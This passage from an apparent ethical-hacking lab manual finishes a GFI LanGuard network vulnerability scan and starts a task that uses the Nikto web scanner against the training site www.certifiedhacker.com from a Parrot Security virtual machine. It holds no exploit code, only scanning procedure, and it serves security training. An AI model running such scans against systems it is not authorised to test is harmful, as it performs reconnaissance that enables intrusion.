
50. The **GFI LanGuard** pop-up appears; click **Yes** to open the file.



Module 05 – Vulnerability Analysis

Note: If the **How do you want to open this file?** pop-up, select any web browser (here, **Chrome**) and click **OK**.

51. The **Vulnerability Status** report appears; you can scroll down to view detailed information regarding discovered vulnerabilities.



52. This concludes the demonstration of scanning network vulnerabilities using GFI LanGuard.
53. Close all open windows and document all the acquired information.
54. Turn off the **Windows Server 2022** and **Windows Server 2019** virtual machines.


Task 4: Perform Web Servers and Applications Vulnerability Scanning using CGI Scanner Nikto

Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files and HTTP server options; it will also attempt to identify installed web servers and software.

Here, we will use Nikto to scan web servers and applications for vulnerabilities.


Note: In this task, we will target the **www.certifiedhacker.com** website.

1. Turn on the **Parrot Security** virtual machine.
2. Click the **Applications** menu in the top-left corner of **Desktop** and navigate to **Pentesting** → **Web Application Analysis** → **Web Vulnerability Scanners** → **nikto** to open Nikto in the **Terminal** window.

